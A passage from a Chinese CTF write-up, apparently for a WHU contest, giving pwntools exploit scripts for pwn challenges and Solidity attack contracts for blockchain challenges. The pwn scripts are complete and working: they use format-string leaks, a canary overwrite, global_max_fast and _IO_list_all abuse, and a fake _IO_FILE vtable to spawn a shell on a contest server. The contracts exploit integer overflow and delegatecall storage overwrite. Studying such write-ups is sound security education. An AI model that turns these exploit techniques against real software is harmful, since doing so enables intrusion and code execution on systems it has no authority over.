elfbase=int(r.recvline()[:-1],16)-0x202040
bsscomment=elfbase+0x2020e0
success("elfbase:"+hex(elfbase))
add(0xa0,'0'*0xa0)#0
add(0xa0,'1'*0xa0)#1
fakefile=p64(0)*3+p64(1)+p64(0)*21+p64(bsscomment-0x18)
#fakesize=2*(&_IO_list_all-&main_arena+8)-0x10=0x1400
fakesize=0x1400
add(fakesize,fakefile)#2
delete(0)
add(0xa0,'2'*7)#0
r.recvuntil('2'*7+'\n')
leak=u64(r.recvline()[:-1].ljust(8,'\x00'))
success("leak:"+hex(leak))
lbase=leak-0x7ffff7dd1b78+0x7ffff7a0d000
global_max_fast=leak-0x7ffff7dd1b78+0x7ffff7dd37f8
_IO_list_all=leak-0x7ffff7dd1b78+0x7ffff7dd2520
one=lbase+0x4526a
success("lbase:"+hex(lbase))
success("maxfast:"+hex(global_max_fast))
success("io:"+hex(_IO_list_all))
#step 2:overwrite global_max_fast with big value
edit(p64(one)+p64(0)*3+p64(global_max_fast))
#step 3:free fake chunk and change _IO_list_all to fake chunk
delete(2)
#step 4:call exit and go to _IO_flush_all_lockp
r.recvuntil('exit\n')
r.sendline('4')
r.interactive()
```

arbitrary

题目有一个栈溢出漏洞，一个任意地址写'secretdg'值的漏洞，一个受限制的格

式化字符串漏洞，开启了 canary 保护。_printf_chk 禁用了格式化串中的$符号，可以用%p 泄露 libc 地址、mapped 段地址、canary 值。由于 canary 最低字节是'\x00'无法写入栈中，为了绕过 canary 保护，就可以利用任意地址写漏洞，将 mapped 段存储 canary 的位置改写为'secretdg'，这样操作系统就会认为 canary 是'secretdg'，最后再利用栈溢出的时候，只需把栈上 canary 位置也覆盖为'secretdg'就可以绕过检查，将栈上返回地址改写为 one_gadget 地址即可。

```
from pwn import *
context.log_level='debug'
#r=process('./arbitrary')
r=remote('218.197.154.9',10005)
r.recvuntil('>>')
r.sendline('3')
r.sendline('%p %p %p %p %p %p %p %p %p %p %p %p %p %p')
#libc=2$ mapped=3$ procbase=5$ canary=8$
r.recvuntil('0x200 ')
r.recv(19)
mapped=int(r.recv(14),16)
success("leakmapped:"+hex(mapped))
#gdb.attach(r)
r.recv(56)
canary=int(r.recv(18),16)-0xa
success("canary:"+hex(canary))
r.recv(16)
libcleak=int(r.recv(14),16)-0xa
success("libcleak:"+hex(libcleak))
storedcanary=mapped+0x28
libcbase=libcleak-0x7f63747d8826+0x7f63747b8000
oneshot=libcbase+0x45216
success("oneshot:"+hex(oneshot))
r.recvuntil('>>')
r.sendline('1')
r.recvuntil('data:\n\n')
r.sendline(str(storedcanary))
r.recvuntil('>>')
r.sendline('2')
r.recvuntil('data:\n\n')
r.sendline('1')
r.recvuntil('data:\n\n')
```

```
r.sendline('a'*56+'secretdg'+'b'*8+p64(oneshot))
r.interactive()
```

overflow

题目的漏洞允许向 bss 段越界读写数据，题目首先给出了代码段地址，又可以利用读 bss 段的 stdout 等指针泄露 libc 地址，最后需要在 bss 段伪造整个 _IO_FILE 结构体及其 vtable，仿照内存中的_IO_FILE 伪造即可，把 vtable 填充为 one_gadget 地址，注意把 stdout 指针指向伪造的_IO_FILE 结构体。这样一来，程序调用输出函数就会走到 stdout 指向的伪造的_IO_FILE vtable 流程，获得 shell。

```
from pwn import *
context.log_level='debug'
#r=process('./overflow')
r=remote('218.197.154.9',10006)
def mywrite(off):
    r.recvuntil('Choice:')
    r.sendline('1')
    r.recvuntil('Offset:')
    r.sendline(str(off))
def myread(off,size,data):
    r.recvuntil('Choice:')
    r.sendline('2')
    r.recvuntil('Offset:')
    r.sendline(str(off))
    r.recvuntil('Size:')
    r.sendline(str(size))
    r.recvuntil('Input data:')
    r.sendline(data)
#step 1:leak ELF base
r.recvuntil(':\n')
text=int(r.recvline()[:-1],16)
success(hex(text))
#step 2:leak libc
mywrite(-0x40)
r.recvuntil('data:\n')
stdout=u64(r.recv(8).ljust(8,'\x00'))
success(hex(stdout))
```

```
lbase=stdout-0x7f2f223cb620+0x7f2f22006000
one=lbase+0xf1147
#step 3:fake _IO_FILE on bss and fill vtable with one_gadget
pay=p64(0xfbad2887)
myread(0,len(pay),pay)
pay=p64(1)+p64(0xffffffffffffffff)+p64(0x0c000000)+p64(text+0x200)+p64(0xffffffffffffffff)+p64(0)
+p64(text+0x200)+p64(0)*3
myread(0x70,len(pay),pay)
pay=p64(0xffffffff)+p64(0)*2+p64(text+0x100)
myread(0xc0,len(pay),pay)
pay=p64(one)*12
myread(0x100,len(pay),pay)
pay=p64(text)
myread(-0x40,len(pay),pay)
r.interactive()
```

区块链

智能合约?那是啥

主要考察一个环境部署...

把源码直接 At Address 到题目的合约地址上

题目部署在 0x202E653dA93c2a06076FC95B0A07E39B6003C5f6

flag 由 constructor 直接提供，能够与已部署合约交互，点击 getflag 即可获得

现在来做运算吧

简单的代码审计

涉及到两个知识点，一个是智能合约中的下溢与上溢, uint8 的最大值是 255，溢出变为 0，通过两次即可变为 5

第二个是智能合约中的变量都可以查看，无论是 public 还是 private. chrome 里的 console 窗口，

web3.eth.getStorageAt("0x63266aaf6bdF3076a02D49eB73aE847cfd0A945c", 0, function(x,y) {alert(web3.toAscii(y))})

完整的 exp:

```
pragma solidity ^0.4.23;

import "WHU_2.sol";

contract Attck {
Bank bank = Bank(address(0x63266aaf6bdF3076a02D49eB73aE847cfd0A945c));

function getBalance() view returns(uint) {
return bank.GetBalance(this);
}

function GetLockedState() view returns(bool) {
return bank.GetLockedState(this);
}
function step1() payable {
bank.Deposit(this, 255, "Th1s_1s_n0t_a_pass! yingyingying");
}
function step2() payable {
bank.Deposit(this, 6, "Th1s_1s_n0t_a_pass! yingyingying");
}

function getFlag() view returns(string) {
return bank.GetTheFlag();
}
}
```

Easy_Contract

源码:

```
pragma solidity ^0.4.23;

contract Safe {
```

```
address public InstanceAddress1;
address public InstanceAddress2;
address public owner;
uint ID;
address back_add1;
address back_add2;
address back_owner;

bytes4 constant Signature = bytes4(keccak256("PreserveID(uint256)"));

event FLAG(string b64email, string slogan);

constructor(address _InstanceAddress1, address _InstanceAddress2) {
InstanceAddress1 = _InstanceAddress1;
InstanceAddress2 = _InstanceAddress2;
owner = tx.origin;
back_add1 = InstanceAddress1;
back_add2 = InstanceAddress2;
back_owner = owner;
}

function reset() public {
require(tx.origin == back_owner);
InstanceAddress1 = back_add1;
InstanceAddress2 = back_add2;
owner = back_owner;
}

function PreserveID_1(uint _ID) public {
InstanceAddress1.delegatecall(Signature, _ID);
}

function PreserveID_2(uint _ID) public {
InstanceAddress2.delegatecall(Signature, _ID);
}

function GetTheFlag(string b64email) public {
require(tx.origin != msg.sender);
require(owner == tx.origin);
InstanceAddress1 = back_add1;
InstanceAddress2 = back_add2;
owner = back_owner;
emit FLAG(b64email, " You got the flag!!");
}
```

```
}

contract Instance {
uint StoredID;

function PreserveID(uint _ID) public {
StoredID = _ID;
}
}
```

这题基本上是原题，稍微改了一下适合多人一起做(感谢 imagin 师傅..最早忘写 reset 了).

delegatecall 的特点是被调用函数的上下文还是本合约的，即: A 合约调用 B 合约，在 B 合约内改变了第一个位置的变量的值，那么实际上改变的是 A 合约内第一个位置的变量的值，这就会造成变量覆盖. 如果 delegatecall 的目标可以自定义，那么通过 padding 就可以覆盖到任意位置的值.

本题要获得 flag，第一个 require 就不说了，第二个 require 要求成为 owner，即我们需要覆盖第三个变量

我们注意到，第一个变量是一个地址，调用的是这个地址内的对应函数，如果我们能够控制这个地址，就能让函数去访问我们自己写的恶意合约进而控制 owner

而默认 PreserveID 就能改变第一个变量

exp 部署在: 0xC3c0054E9Bf9F2941C7Ca17544cFda7AE27bB7CD

工具合约部署在: 0x4eb52777222c5B688fcc3f55158A8B3475F86779

exp:

```
pragma solidity ^0.4.23;
```

```
import "WHU_3.sol";

contract Attack {
Safe s = Safe(0x5200E5207b54A70adF77E150A9002dfEF2ECa805);

function exp() {
s.PreserveID_1(uint(0x4eb52777222c5B688fcc3f55158A8B3475F86779));
s.PreserveID_1(0);
}

function flag() {
s.GetTheFlag("你的 flag 的 base64");
}
}

pragma solidity ^0.4.23;

contract Tool{
address pad1;
address pad2;
address owner;

function PreserveID(uint _time) public {
owner = tx.origin;
}
}
```

如果想看做题人视角的，可以参考 imagin 师傅的

(https://imagin.vip/?p=1401)